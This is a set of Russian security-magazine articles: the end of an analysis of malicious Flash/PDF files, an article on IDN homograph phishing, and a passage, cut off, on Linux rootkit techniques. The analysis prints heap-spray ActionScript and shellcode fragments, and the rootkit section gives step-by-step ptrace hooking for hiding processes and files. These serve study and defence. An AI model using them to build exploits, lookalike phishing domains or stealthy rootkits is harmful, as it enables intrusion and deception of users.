Однако дампы байт-кода того же скрипта (swfdump -D 3.0-fancyball.swf > 3.2-actionscript-dump) показывает, что функция инициализации скрипта переписана небольшим кодом неясного назначения:

```
initmethod * init=()(0 params, 0 optional)
[stack:2 locals:1 scope:1-9 flags:]
{
```

```

00000) + 0:0 pushshort 2049
00001) + 1:0 pushshort 12536
00002) + 2:0 multiply
00003) + 1:0 pushscope
00004) + 0:1 getlex <q>[public]::void
00005) + 1:1 nop
00006) + 1:1 nop
:
00033) + 1:1 returnvoid
}

```

Всё, что делает приведенный код, — перемножает два числа на стеке (причем в результате умножения получается адрес в пределах кучи), после чего обращается к неуказанному объекту (см. справочник инструкций для виртуальной машины ActionScript [15]). В результате интерпретации этих инструкций управление передается в область кучи (CVE-2009-1862).

А что находится в куче?

Рассмотрим декомпилированный скрипт второго Flash-объекта — `oneoff.swf` (файл 4.1-actionscript-decompile).

1. Присвоение двух локальных переменных.

```

internal function frame1()
{
    this.b = "\x0c\x0c\x0c\x0c";
    this.a = "\x13\x13\x13\x13";
}

```

Как видно из дампа байт-кода, это два числа: `0x0c0c0c0c` и `0x13131313`.

```

00002) + 0:1 findproperty <q>[public]::b
00003) + 1:1 pushstring "\0c\0c\0c\0c"
00004) + 2:1 initproperty <q>[public]::b
00005) + 0:1 findproperty <q>[public]::a
00006) + 1:1 pushstring "\13\13\13\13"
00007) + 2:1 initproperty <q>[public]::a

```

2. Создание последовательности из байта `0x13` длиной 1 Мб ($1048576 = 1024^2$).

```

while(this.b.length < -1048576)
{
    this.b = this.b + this.a;
}

```

3. Динамическое создание массива в куче.

```

this.byteArr = new ByteArray();

```

4. Заполнение этого массива ранее сгенерированной последовательностью 64 раза.

```

this.byteArr = new ByteArray();
while(this.byteArr.length < -1048576 * 64)
{
    byteArr.writeMultiByte(this.b, "iso-8859-1");
}

```

5. Динамическая генерация shell-кода в конце того же массива.

```

...
byteArr.writeByte(144);
byteArr.writeByte(144);
byteArr.writeByte(129);
byteArr.writeByte(236);
byteArr.writeByte(32);
byteArr.writeByte(1);
...

```

Таким образом, в результате выполнения программы этого Flash-объекта динамическая память соответствующего процесса будет заполнена массивом из 64 мегабайт нейтральных инструкций (байт-коду `0x13` соответствует инструкция `adc edx,[ebx]`), в самом конце которого расположен

shell-код. Это heap spray — техника, обеспечивающая надёжное исполнение shell-кода без его привязки к конкретному адресу в памяти процесса, на который должно перейти исполнение в результате эксплуатации уязвимости.

Shell-код, детали которого мы рассматривать не будем, расшифровывает и запускает вредоносные модули, содержащиеся в файле картинки love_wallpaper_butterfly-dsc08951.jpg. Эти модули можно расшифровать и выделить из файла вручную, обратив внимание на длинные последовательности из одного байта (0xA0, 0x37) в коде файла и предположив, что они соответствуют результату потокового XOR-шифрования последовательности нулей, характерной для заголовка исполняемого модуля (см. файлы 7-malware1.ex, 9.0-malware2).



Кроме исполняемых модулей, в той же «картинке» обнаруживается ещё один вложенный PDF-файл (8.0-embedded.pdf).

Выводы

Подытоживая анализ примеров, ещё раз подчеркнём несколько важных моментов.

1. Обе уязвимости, эксплуатируемые рассмотренными вредоносными файлами, являются кроссплатформенными.
2. Уязвимость, упомянутая в последнем примере (CVE-2009-1862), помимо этого, еще и кроссформатная: объекты Adobe Flash могут исполняться в качестве самостоятельных модулей, могут быть встроены в веб-страницу или в PDF-документ.
3. Таким образом, пространство для атаки при помощи эксплойта из последнего примера обширно: атака может осуществляться по нескольким векторам (Flash на веб-странице, PDF-документ) на четырёх операционных системах (Windows, Macintosh, Linux и Solaris [16]). Это в большей или меньшей степени касается любых Flash-уязвимостей.
4. От примерной даты обнаружения уязвимости (1 июня 2009 г. — дата принятия уязвимости по базе CVE) до момента выпуска патча компанией Adobe (30 июля 2009 г. — дата соответствующего бюллетеня [17]) прошло два месяца.

Приложение к статье: **nb2-flash-attachment.rar** (файл есть в nobunkum_ru_files.zip). Пароль к архиву высылается [по запросу](#).

Список ссылок

1. Лаборатория Касперского. [Kaspersky Security Bulletin 2009. Основная статистика за 2009 год.](#)
2. ScanSafe. [Annual Global Threat Report 2009.](#)
3. Лаборатория Касперского. [Рейтинг вредоносных программ, декабрь 2009.](#)
4. Лаборатория Касперского. [Рейтинг вредоносных программ, январь 2010.](#)
5. D. Stevens. [pdf_article.pdf](#) (файл не сохранился в интернете).
6. Adobe. [PDF32000_2008.pdf](#) (файл не сохранился в интернете).
7. Milw0rm. [Эксплойт для CVE-2009-1492.](#)
8. Bojan Zdrnja. [Browser does matter, not only for vulnerabilities — a story on JavaScript deobfuscation.](#)
9. SecurityFocus. [Эксплойт для CVE-5659.](#)
10. Adobe. [swf_file_format_spec_v10.pdf](#) (файл не сохранился в интернете).
11. [Tiger Woods SEO poisoning attack.](#)
12. Лаборатория Касперского. [SWF или PDF? Все одно — Adobe!.](#)
13. Adobe. [adobe_supplement_iso32000.pdf](#) (файл не сохранился в интернете).
14. Jen deHaan. [Exploring the Flash Professional 9 ActionScript 3.0 Preview.](#)
15. Adobe. [avm2overview.pdf](#) (файл не сохранился в интернете).
16. Adobe. [Security advisory for Adobe Reader, Acrobat and Flash Player.](#)
17. Adobe. [Security updates available for Adobe Flash Player, Adobe Reader and Acrobat.](#)

Последнее обновление: 17.03.2012.

Атака клонов. Омографическая атака на интернационализированные доменные имена

Алексей Фельдгендлер
разработчик Opera Software
alexey@feldgendler.ru

Содержание

- [Как работает IDN](#)
- [Старая атака с новыми возможностями](#)
- [Противодействие омографической атаке](#)
- [Заключение](#)
- [Список ссылок](#)

Во многих разделах информационных технологий мы были свидетелями схожих путей развития. Сначала что-нибудь становится возможным для латинского алфавита, а затем технология расширяется для поддержки других систем письменности, зачастую ценой значительного усложнения. Сегодня мы можем включать, например, кириллицу в электронные письма, SMS-сообщения, имена файлов. Технологии, делающие это возможным, часто разрабатываются как надстройки над существующими стандартами, поддерживающими только ASCII. Увы, добавляемый при этом новый уровень сложности может открывать новые возможности для злоупотреблений. Не исключение и новшество XXI века — интернационализированные доменные имена (IDN).

В статье пойдёт речь о так называемой омографической атаке на эту технологию. Омографическая атака, суть которой заключается в использовании сходства доменных имен с целью введения пользователя в заблуждение, — давно известная технология фишинга. Мы покажем, как новые возможности, предоставляемые IDN, делают омографическую атаку особенно опасной, и опишем, какие меры противодействия принимают администрации доменов верхнего уровня и производители браузеров.

Как работает IDN

IDN (internationalized domain names) — это доменные имена, которые могут содержать другие алфавитные символы, помимо базовой латиницы [1]. Возможность регистрировать домены с такими именами важна прежде всего для носителей языков, чьи системы письменности не основаны на латинице, например русского или китайского. Но и дополнения к базовой латинице употребляются во многих европейских языках: например, в 2004 году норвежская сеть магазинов Elkjør зарегистрировала домен `elkjør.no`. Первым доменом верхнего уровня, где стала возможна регистрация IDN, стал `.jp`, разрешивший в 2003 году использовать в доменных именах символы японской письменности.

Протокол DNS [2], регламентирующий запросы к серверам доменных имён и ответы на них, — пожалуй, наиболее широко распространённый в Интернете. Поскольку существующая инфраструктура доменных имён рассчитана на работу только с набором символов ASCII, добавить ко всем серверам поддержку Unicode не представляется возможным. Поэтому пришлось

разработать такую технологию, которая кодирует имена, пользуясь только символами ASCII. Например, домен `elkjør.no` «на самом деле» зарегистрирован как `xn--elkjp-yua.no`. Такая запись доменного имени называется Punycode [3]. ASCII-запись интернационализированных доменных имён начинается префиксом `xn--`, чтобы показать, что в имени используется Punycode (обычно два дефиса подряд в доменном имени запрещены). В таком виде имя неприглядно, но может использоваться даже с программным обеспечением, написанным до появления IDN.

Когда мы набираем в адресной строке доменное имя, содержащее символы вне ASCII, браузер преобразует имя в Punycode и в таком виде использует в запросах к доменным и HTTP-серверам. Аналогично, если браузер перенаправлен на адрес `http://xn--l-4ga.no`, он покажет в адресной строке понятное пользователю `http://ø1.no`.

Сама по себе кодировка Punycode не накладывает ограничений на входные данные и может применяться для кодирования любой последовательности символов Unicode. Поэтому перед кодированием доменные имена проходят процедуру `Nameprep` [4], которая приводит текст к нижнему регистру и удаляет некоторые невидимые символы, например пробелы нулевой ширины и мягкие переносы. Кроме того, в ходе этой процедуры составные символы нормализуются, то есть приводятся к одной, строго определённой форме кодирования, а именно Unicode normalization form KC. Так, последовательность кодов `U+0041` (A) и `U+030A` (кружок-комбинатор) превращается в символ `U+00C5` (Å). В него же превращается и символ `U+212B` (знак ангстрема), выглядящий точно так же.

Процедура `Nameprep` определена именно так для того, чтобы пресечь опасное злоупотребление: регистрацию доменных имён, внешне неотличимых друг от друга, но технически различных. Отправив по электронной почте ссылку на такой домен с «альтернативным» написанием имени, злоумышленник мог бы заманить жертву на сайт-имитацию. Как мы увидим далее, Unicode-нормализации, включённой в `Nameprep`, недостаточно для полного исключения этого вида мошенничества. Кроме того, Unicode содержит некоторые невидимые управляющие символы, например маркер смены направления, задающий общее направление письма в тексте — слева направо или справа налево. Включение злоумышленником в состав доменного имени этого и других подобных управляющих символов могло бы позволить ему получить некоторую степень опасного контроля над отображением доменного имени в браузере. Поэтому важно, чтобы после обратного преобразования из Punycode в Unicode браузер удалял из строки все такие символы, ведь злоумышленник мог и не применять к своей исходной строке процедуру `Nameprep`.

Все современные браузеры поддерживают интернационализированные доменные имена: Firefox с версии 1.4, Opera с версии 7.11, Safari с версии 1.2, Internet Explorer с версии 7.0 (существует также дополнение к версии 6.0 для поддержки IDN). Поддержка IDN в браузере состоит из двух частей: преобразования имени из Unicode в ASCII при вводе и преобразования из ASCII в Unicode при отображении. Первая часть не несёт никакой угрозы. Браузер, в котором было бы реализовано только преобразование из Unicode в ASCII, позволял бы посещать сайты с нелатинскими именами, которые набирает пользователь, но отображал бы их в нечитаемой кодировке Punycode. Именно поддержка обратного преобразования представляет собой слабое место, уязвимое для различных атак. Например, после декодирования может оказаться, что результат содержит невидимые управляющие символы, прописные буквы (которые процедура `Nameprep` преобразует в строчные) или неканонические формы кодирования букв с диакритическими знаками. К счастью, всё это легко отсеять автоматически. Так, например, современные браузеры откажутся декодировать адрес `http://xn--l-bfa.no` в строку `http://ø1.no`: прописная буква `ø` должна была превратиться в строчную, что дало бы ASCII-форму `http://xn--l-4ga.no`, следовательно, мы имеем дело с мошенническим сайтом, владелец которого пытается выдать его за настоящий `ø1.no`.

Старая атака с новыми возможностями

Атакам, основанным на внешнем сходстве доменных имён, не первый десяток лет. Общий сценарий атаки таков: злоумышленник регистрирует доменное имя, сходное по написанию с атакуемым доменом, организует на подставном домене более или менее реалистичную копию сайта-оригинала и распространяет ссылки на домен, например посредством спама, имитирующего почтовые уведомления, рассылаемые сайтом. Целью атаки может быть сбор паролей и персональной информации, а также слежение за пользователями. Особенностью атаки, основанной на сходстве доменных имён, по сравнению с другими видами фишинга с использованием подставных веб-страниц является то, что для неё не требуется вмешательство в работу сетевых протоколов: с технической точки зрения подставной домен вполне легитимный.

Обычно для таких атак используется сходство букв с цифрами в некоторых шрифтах (буква l и цифра 1, буква o и цифра 0), сходство сочетаний букв (rn и m, cl и d), «незаметность» точки (wwwpaupal.com) и даже «рябь в глазах» от повторяющихся элементов (paupapal.com). При внимательном рассмотрении адресной строки, особенно при использовании шрифтов, избегающих опасного сходства символов, все эти приёмы нетрудно распознать. Тем не менее данный метод остаётся весьма успешным. Для противодействия ему некоторые крупные веб-сервисы превентивно регистрируют очевидные варианты ошибочного написания своих имён. Так, например, домен paupal.com (с единицей вместо последней буквы) был зарегистрирован в 2000 году в пользу PayPal Inc компанией MarkMonitor, специализирующейся на охране торговых марок. Кроме того, в последнее время пользователям всё чаще советуют не щёлкать по ссылкам, полученным по электронной почте, а набирать адреса вручную. Впрочем, поскольку веб-сервисы продолжают включать удобные ссылки в рассылаемые почтовые уведомления, остаётся только догадываться, какая часть пользователей следует этому совету.

Интернационализированные доменные имена приносят в старый сценарий новые возможности. Поскольку в таких именах можно использовать буквы различных алфавитов, злоумышленник может заменить одну или несколько букв доменного имени их омографами — идентично или почти идентично выглядящими буквами другого алфавита. Поскольку и латиница, и кириллица исторически происходят от греческого алфавита, неудивительно, что, к примеру, во всех трёх из них есть буква o. С точки зрения человеческого глаза это одна и та же буква, а с точки зрения Unicode — три разных. Во многих шрифтах они выглядят совершенно одинаково, поэтому маскировочный потенциал омографов намного выше, чем у «опечаток».

Атаку с использованием IDN-омографов впервые описали в 2001 году Евгений Габрилович и Алекс Гонтмахер из израильского технологического института Технион [5]. Однако первый известный случай успешной атаки по этому методу был предан огласке только в 2005 году на хакерской конференции Shmooscon. Тогда хакерам удалось зарегистрировать подставной домен paupal.com (xn--pupa1-4ve.com в Punycode), где первая буква а — кириллическая [6]. Благодаря публикации на Slashdot.org к проблеме было привлечено внимание общественности, вскоре после чего как браузеры, так и администрации многих доменов верхнего уровня выработали и реализовали контрмеры.

Наиболее богатые возможности для омографической атаки предоставляет кириллица. Буквы а, с, е, i, j, o, p, s, x и y (некоторые из них относятся к вариантам кириллицы, используемым в болгарском, сербском и других языках) похожи на строчные латинские буквы, а 3, 4 и 6 — на цифры. В греческом алфавите точную имитацию латиницы из строчных обеспечивают только буквы o и v, но использование прописных сильно расширяет набор. Некоторые другие греческие буквы (α, η, ι, ρ, υ, χ) похожи на латинские, но имеют видимые отличия. Ещё несколько отдельных возможностей предоставляют иврит и армянский алфавит. Наконец, если имя самого атакуемого домена — IDN, то немецкую лигатуру ß можно симитировать греческой буквой β, а буквы расширенной латиницы ё и ĭ — похожими символами кириллицы.

Итак, у большинства гласных и у некоторых согласных латинского алфавита есть омографы, главным образом в кириллице. Использование омографов вместо части букв латиницы, входящих в доменное имя, порождает множество смешанных имён. С ростом длины доменного имени число возможных омографических имитаций возрастает экспоненциально, а значит, так же растёт и дороговизна превентивной скупки похожих доменных имён самим владельцем популярного домена. Так, для `paypal.com` возможно 31 альтернативное написание (без привлечения единицы вместо буквы l), для `livejournal.com` — 95 (учитывая возможность использования греческих o и v), для `moneysupermarket.com` — 383, для `computerandvideogames.com` — 9215 (!).

Омографическая атака с использованием IDN опаснее обычного фишинга, основанного на сходстве доменных имён, так как, во-первых, IDN-омографы могут быть совершенно неотличимы от оригинала, а во-вторых, использование IDN порождает экспоненциальный рост числа возможных вариантов доменного имени при увеличении его длины. Проблема усугубляется сравнительной новизной технологии, а также тем, что как веб-мастера, так и пользователи могут не обладать достаточными знаниями об иностранных языках, чтобы распознать угрозу.

Отдельно следует заметить, что в китайской, японской и корейской письменности существует похожая проблема: один и тот же символ иногда имеет несколько альтернативных написаний, которые считаются отдельными символами Unicode. Например, китайские иероглифы U+6559 () и U+654E (), обозначающие «учить», «учение», логически взаимозаменяемы. Замена одного такого символа другим может породить имя, трудноотличимое от оригинала для носителя языка. Аналогично, некоторые символы персидского языка, письменность которого основана на арабской, слегка отличаются от соответствующих арабских форм и предоставляют некоторый потенциал для маскировки подставных доменов.

Противодействие омографической атаке

При атаках, основанных на сходстве доменных имён, владелец подлинного сайта практически лишён возможностей к обороне, за исключением совета своим пользователям никогда не щёлкать по ссылкам в электронной почте. Поэтому ответственность за предотвращение злоупотреблений лежит на производителях браузеров и регистраторах доменов.

Наиболее радикальным вариантом защиты против омографической угрозы был бы полный отказ от декодирования IDN при отображении. Тогда подставное имя всегда начиналось бы с `xp` и заканчивалось нечитаемой последовательностью символов, что резко отличало бы его от оригинала. К сожалению, этот вариант сводит на нет практически все преимущества IDN.

Браузер мог бы реализовывать ту или иную эвристику, призванную отличить возможное злоупотребление. Например, разумным представляется отказ от декодирования имён, содержащих символы разных алфавитов вплотную друг к другу, и отображение таких имён в виде `Punycode`. Однако эвристика неизбежно давала бы иногда как ложнонегативные результаты (разрешение злоупотреблений), так и ложнопозитивные (запрет легитимных имён). Последние особенно опасны: если пользователь привыкнет к тому, что имена некоторых легитимных доменов отображаются в виде «каши» из латиницы и цифр, то появление в адресной строке других `Punycode`-последовательностей легко сможет пройти незамеченным, так как для человеческого глаза все бессмысленные цепочки символов выглядят похоже друг на друга. С другой стороны, некоторые имена можно симитировать одними только символами кириллицы, без смешения алфавитов.

Администрации многих доменов верхнего уровня [7], со своей стороны, решили противостоять омографическим атакам путём введения ограничений на регистрируемые имена. Задача, стоящая

перед администрацией государственного домена верхнего уровня (ccTLD), такого как .de, облегчается тем, что такой домен вполне разумно считать предназначенным для регистрации названий на национальном языке страны. Так, например, домен .no разрешает использование букв æ, ø, å, используемых в норвежском языке, а также некоторых других символов расширенной латиницы, встречающихся в прочих языках Скандинавии. Обычно домены верхнего уровня в странах, пользующихся латинским алфавитом, ограничивают репертуар разрешённых символов тем или иным подмножеством расширенной латиницы. Так же поступает международный домен .org. Такой подход в целом безопасен, поскольку среди символов расширенной латиницы нет точных омографов.

В несколько особенных условиях находится греческий домен .gr. В нём разрешены имена из произвольной смеси латинского и греческого алфавитов, однако при регистрации любого имени все омографы этого имени автоматически становятся недоступными для регистрации кому-либо, кроме владельца зарегистрированного домена. Иными словами, пространство имён разделено на классы омографической эквивалентности, и имена в одном таком классе не могут принадлежать разным владельцам. Аналогичный подход практикуют китайский домен .cn, тайваньский .tw, японский .jp и корейский .kr в отношении омографических написаний внутри дальневосточных языков. Для противодействия злоупотреблениям доменными именами на этих языках группа Joint Engineering Team (JET) разработала свод правил, принятых на вооружение администрациями упомянутых доменов [8].

Интересный подход избрала администрация иранского домена .ir: доменные имена непосредственно в домене .ir могут содержать только символы ASCII, а для имён на персидском создан специальный поддомен .
.ir («Иран.ir»), где латиница запрещена. Кроме того, при регистрации доменного имени на персидском языке на имя заказчика автоматически регистрируется до шести вариантов, получаемых заменой персидских букв и арабскими аналогами.

Тайский домен .th разрешает как базовую латиницу, так и символы тайского языка, поскольку никакая их смесь не может представлять омографической опасности. Болгарский домен .bg разрешает имена, состоящие либо только из кириллицы, либо только из латиницы, причём кириллическое имя обязано содержать хотя бы одну букву, не имеющую омографа в латинице (например, я).

Международный домен .biz разрешает, помимо латиницы, символы китайского, японского и корейского языков, однако они не представляют опасности с точки зрения возможности омографической имитации латиницы. Заказчику предлагается выбрать один из 15 разрешённых языков, а затем указать имя, полностью состоящее из символов, разрешённых для выбранного языка. Похожую политику применяет и международный домен .info. Польский домен .pl — один из самых либеральных — руководствуется подобными правилами и разрешает и кириллицу, и греческий алфавит, и даже иврит.

После определённого периода, в течение которого в домене .ru можно было зарегистрировать кириллический домен, Координационный центр национального домена сети Интернет (<http://cctld.ru>) ограничил набор допустимых символов латинскими буквами, цифрами и дефисом. Для регистрации русскоязычных имён предназначен новый домен верхнего уровня .рф, который уже утверждён ICANN и будет делегирован в апреле 2010 года. Сейчас организациям доступна возможность предварительной регистрации имён в этом домене. Особенностью домена .рф является то, что имена в нём могут состоять только из кириллицы, цифр и дефисов — латиница запрещена. Само имя домена .рф было выбрано так, чтобы избежать омографии с другими доменами верхнего уровня — по этой причине не были приняты варианты .ро и .ру. Домен .рф стал одним из первых интернационализированных доменов верхнего уровня, одобренных ICANN, вскоре после египетского домена .
(«Египет»). На очереди заявки на создание болгарского домена .bg и украинского .укр.

В таблице приведён список доменов верхнего уровня, администрации которых противодействуют омографической атаке (автор приносит извинения за возможную неполноту списка). К сожалению, многие домены по-прежнему разрешают регистрацию любых имён без ограничений. Особенно прискорбно, что конрмерами до сих пор не озаботилась американская компания VeriSign, администрирующая самый крупный в мире домен верхнего уровня .com, а также популярные домены .net, .tv, .name, .cc и .jobs. Не приведены также такие домены, как .me и .ru, полностью запрещающие регистрацию IDN и этим исключаящие возможность омографической атаки.

Домен	Страна	Правила
.ac	Остров Вознесения	Только латиница расширенная латиница
.ar	Аргентина	Только латиница расширенная латиница
.at	Австрия	Только латиница расширенная латиница
.bg	Болгария	Только латиница либо только кириллица; кириллическое имя должно содержать хотя бы одну букву, не имеющую латинского омографа
.biz	Международный	Выбор из 15 языков
.br	Бразилия	Только латиница расширенная латиница
.cat	Каталанское сообщество языковое	Только латиница расширенная латиница
.ch	Швейцария	Только латиница расширенная латиница
.cl	Чили	Только латиница расширенная латиница
.cn	Китай	Латиница и китайский, защита от регистрации омографов разными заказчиками (правила JET)
.de	Германия	Только латиница расширенная латиница
.dk	Дания	Только латиница расширенная латиница
.es	Испания	Только латиница расширенная латиница

.eu	Евросоюз	Только расширенная латиница, либо только кириллица, либо только греческий
.fi	Финляндия	Только расширенная латиница
.gr	Греция	Латиница и греческий, защита от регистрации омографов разными заказчиками
.hk	Гонконг	Латиница и китайский, защита от регистрации омографов разными заказчиками (правила JET)
.hu	Венгрия	Только расширенная латиница
.info	Международный	Выбор из 10 языков
.io	Британская территория в Индийском океане	Только расширенная латиница
.ir	Иран	Только ASCII в домене .ir, только персидские символы в поддомене .ir («Иран.ir»), автоматическая регистрация арабских омографов на имя владельца домена
.is	Исландия	Только расширенная латиница
.jp	Япония	Латиница и японский, защита от регистрации омографов разными заказчиками (правила JET)
.kr	Корея	Латиница и корейский, защита от регистрации омографов разными заказчиками (правила JET)
.li	Лихтенштейн	Только расширенная латиница
.lt	Литва	Только расширенная латиница

.lv	Латвия	Только латиница	расширенная
.museum	Международный	Только латиница	расширенная либо только иврит
.no	Норвегия	Только латиница	расширенная
.nu	Ниуэ	Только латиница	расширенная
.org	Международный	Только латиница	расширенная
.pe	Перу	Только латиница	расширенная
.pl	Польша	Выбор из 37 языков	
.pr	Пуэрто-Рико	Только латиница	расширенная
.sa	Саудовская Аравия	Латиница и арабский (нет омографии)	
.se	Швеция	Только латиница	расширенная либо только иврит
.sh	Остров Святой Елены	Только латиница	расширенная
.th	Таиланд	Латиница и тайский (нет омографии)	
.tm	Туркменистан	Только латиница	расширенная
.tw	Тайвань	Латиница и китайский, защита от регистрации омографов разными заказчиками (правила JET)	
.ve	Венесуэла	Только латиница	расширенная
.vn	Вьетнам	Только латиница	расширенная
.рф	Россия	Только кириллица	
.	Египет	Только арабский	

Поскольку не все администрации доменов верхнего уровня ограждают пользователей от омографических атак, производители браузеров вынуждены держать второй рубеж обороны. Реализованные в современных браузерах решения представляют собой различные компромиссные варианты между безопасностью и нуждами международного сообщества. Браузеры Firefox и Opera используют белый список доменов верхнего уровня, проводящих политику, препятствующую омографическим атакам. Если домен верхнего уровня не входит в этот список, то интернационализированные доменные имена в нём отображаются в форме Punycode. Это, в частности, означает, что интернационализированные имена в домене .com отображаются как Punycode. Увидев в адресной строке xn--pyra1-4ve.com вместо pyra1.com, пользователь легко распознает подмену. Ведёт белый список Mozilla Foundation [9].

Internet Explorer применяет вместо белого списка эвристику и запрещает имена из смеси символов разных алфавитов, не разделённых точкой, с исключениями для языков, где такое смешение обычно. Следует заметить, что эта эвристика не защищает от атаки, при которой доменное имя полностью набирается кириллическими омографами (axe.com).

Safari позволяет настраивать список алфавитов, разрешённых к отображению в составе IDN; кириллица и греческий алфавит в этот список по умолчанию не входят. Хотя это решение обезопасило американских и многих европейских пользователей, оно не решает проблему, в частности, для русскоязычных пользователей, оставляя их либо уязвимыми, либо без возможности пользоваться доменами с именами на родном языке.

Теоретически меры противодействия, реализованные в браузерах, — временные. Когда все домены верхнего уровня станут пресекать регистрацию опасных имён, эти меры станут не нужны. Однако как скоро это произойдёт, предсказать трудно. Особенно сложная задача по выработке безопасной политики стоит перед компанией VeriSign, поскольку домен .com и другие домены верхнего уровня, которые она администрирует, — международные и должны удовлетворять потребности заказчиков из всех стран мира.

Заключение

Омографическая атака основана на эксплуатации возможности включать в доменные имена символы Unicode по технологии IDN. Злоумышленник может зарегистрировать подставной домен, отличающийся от оригинала заменой латинской буквы сходной по написанию буквой другого алфавита, чаще всего кириллицы. Поскольку такое доменное имя может быть внешне неотличимо от оригинала, метод предоставляет богатые возможности для фишинга.

Администрации многих доменов верхнего уровня проводят политику, препятствующую регистрации доменных имён, которые могут быть использованы для омографической атаки. Тем не менее домен .com и многие другие популярные домены по-прежнему допускают регистрацию имён-омографов, поэтому современные браузеры реализуют те или иные меры для недопущения отображения таких имён в удобном злоумышленнику виде.

Список ссылок

1. RFC3490. P. Faltstrom, P. Hoffman, A. Costello. [Internationalizing Domain Names in Applications \(IDNA\)](#), 2003.
2. RFC1034. P. Mockapetris. [Domain Names — Concepts and Facilities](#), 1987.

3. RFC3492. A. Costello. [Punycode: A Bootstring encoding of Unicode for Internationalized Domain Names in Applications \(IDNA\)](#), 2003.
4. RFC3491. P. Hoffman, M. Blanchet. [Nameprep: A Stringprep Profile for Internationalized Domain Names \(IDN\)](#), 2003.
5. E. Gabrilovich, A. Gontmakher. *The Homograph Attack*, *Communications of the ACM*, 45(2):128, 2002.
6. E. Johanson. [The State of Homograph Attacks](#), 2005.
7. [Internet Assigned Numbers Authority. Repository of IDN Practices](#), 2010.
8. RFC3743. K. Konishi, K. Huang, H. Qian, Y. Ko. [Joint Engineering Team \(JET\) Guidelines for Internationalized Domain Names \(IDN\) Registration and Administration for Chinese, Japanese, and Korean](#), 2004.
9. Mozilla Foundation. [IDN-enabled TLDs](#), 2010.

Последнее обновление: 17.03.2012.

Современные rootkit-технологии в Linux

Дмитрий Пукаленко
xdiman@gmail.com

Содержание

- Вступление
- User-mode руткиты
- User-mode руткит: перехват вызовов с помощью ptrace()
- User-mode руткит: LD_PRELOAD
- Kernel-mode руткиты
- Kernel-mode руткит: подмена системных вызовов
- Kernel-mode руткит: обходимся без LKM
- Резюме
- Список литературы

Вступление

Механизмы функционирования руткитов для Linux — интересная и мало освещенная тема. Rootkit-технологии используются для таких задач, как сокрытие действий атакующего, подмена выдачи браузера, прозрачное проксирование, балансировка нагрузки, защита системы от атак.

Традиционно руткиты подразделяются на два больших класса: руткиты, работающие в пространстве пользователя (user-mode), и руткиты уровня ядра (kernel-mode). В данной статье я рассматриваю основные методы и нюансы реализации руткитов обоих типов.

User-mode руткиты

Руткиты, работающие непосредственно в пространстве пользователя, стары как мир. Большинство из них функционируют за счет модификации утилит администрирования (ls, cat, ps, top, netstat и др.), обеспечивающей фильтрацию их вывода и сокрытие заданных файлов, настроек, сетевых подключений и другой системной информации. Ярким примером такого руткита является shv.

Подход, основанный на модификации исполняемых файлов, несет в себе массу недостатков. Во-первых, он не универсален: для обнаружения скрытых объектов достаточно воспользоваться утилитой, не входящей в стандартный набор администратора — например, просмотреть содержимое каталога в Midnight Commander. Во-вторых, все современные IDS (например, Tripwire) периодически сверяют целостность бинарных файлов по размеру и контрольной сумме. Как следствие описанных недостатков, данный подход неприменим в современных системах. Рассмотрим его альтернативы.

User-mode руткит: перехват вызовов с помощью ptrace()

Система Linux предоставляет программисту широкие возможности для отладки приложений с помощью системного вызова `ptrace()`. Этот syscall позволяет получить практически полный контроль над сторонним процессом. Он имеет следующий прототип:

```
long ptrace(enum __ptrace_request request, pid_t pid, void *addr, void *data);
```

Первый параметр — команда отладчика, и назначение параметров `addr` и `data` меняется в зависимости от него. Для реализации руткита используются команды `PTRACE_ATTACH`, `PTRACE_DETACH`, `PTRACE_GETREGS`, `PTRACE_SYSCALL`, `PTRACE_SETREGS`, `PTRACE_PEEKDATA`, `PTRACE_POKEDATA`.

Рассмотрим вкратце логику работы руткита, основанного на перехвате `ptrace()`.

1. Осуществляется перебор процессов, запущенных на данный момент в системе, и присоединение к ним, кроме процессов 0 и 1 и процесса руткита, при помощи `PTRACE_ATTACH`. В дальнейшем можно присоединяться к новым процессам, отслеживая системный вызов `fork()`. Отлаживаемые процессы автоматически становятся потомками руткита.
2. Получение идентификатора какого-либо из потомков руткита, получившего сигнал отладчика `SIGTRAP`, посредством вызова `waitpid(-1, &status, WUNTRACED)`.
3. Анализ системного вызова.

В момент отладочного брейка процесс находится непосредственно перед выполнением системного вызова. При этом номер системного вызова находится в регистре `eax` — `regs.orig_eax`, а в `regs.ebx`, `regs.ecx`, `regs.edx`, `regs.edi`, `regs.esi` находятся остальные параметры. Для получения значений регистров вызываем `ptrace` с параметром `PTRACE_GETREGS`. При этом в параметр `data` загружается адрес структуры `user_regs_struct`, хранящейся в `<sys/user.h>`.

Как фильтровать системные вызовы? Для сокрытия процессов и файлов необходимо обрабатывать те вызовы, в которых значение `regs.orig_eax` соответствует константе `__NR_getdents` (`__NR_getdents64`). Для подмены содержимого файлов — `__NR_read`, `__NR_write` и т. д. Полный список системных вызовов доступен в `<asm/unistd.h>`. Контроль всех сетевых вызовов на 32-битной архитектуре обеспечивается перехватом единственного системного вызова `__NR_socketcall`, при этом номер конкретной функции находится в `regs.ebx` (полный список номеров функций находится в `<linux/net.h>`). На 64-битных архитектурах за каждую сетевую процедуру отвечает отдельный системный вызов.

Если перехваченный вызов нам интересен, можно приступить к анализу аргументов. Вызываем `ptrace` с параметром `PTRACE_PEEKDATA`. При этом в параметре `addr` должен находиться реальный адрес в пространстве отлаживаемого процесса. Функция вернет 32-битное число (на 32-битных архитектурах), поэтому для получения полного содержимого анализируемого параметра нужно повторять в цикле процедуру вызова функции `ptrace(..PTRACE_PEEKDATA..)`, постепенно увеличивая `addr`, необходимое число раз или до достижения нулевого байта, если речь идет о строке. После анализа и совершения необходимых приготовлений (например, сохранения адресов параметров и т. п.) можно переходить к следующему пункту.

4. Завершаем системный вызов: `ptrace(..PTRACE_SYSCALL..)`, и ожидаем его результат: `waitpid(pid, &status, WUNTRACED)`. После чего снова вызываем `ptrace(..PTRACE_GETREGS..)` для получения контекста отлаживаемого процесса. В `regs.eax` будет получен результат системного вызова, который можно изменять — например, вернуть измененное количество прочитанных байт (для функции `read()`). Запись значений регистров обратно в пользовательский контекст выполняется с помощью `PTRACE_SETREGS`, с указанием в параметре `data` адреса структуры с измененными регистрами.

Далее — анализ и изменение параметров. Модификация памяти процесса выполняется с помощью `PTRACE_POKEDATA`, при этом в качестве параметра `addr` указывается адрес в пространстве

процесса, в качестве параметра `data` — значение (обратите внимание: значение, а не адрес!) для записи по данному адресу. Постепенно инкрементируя `addr`, запишем необходимые данные в пространство процесса.

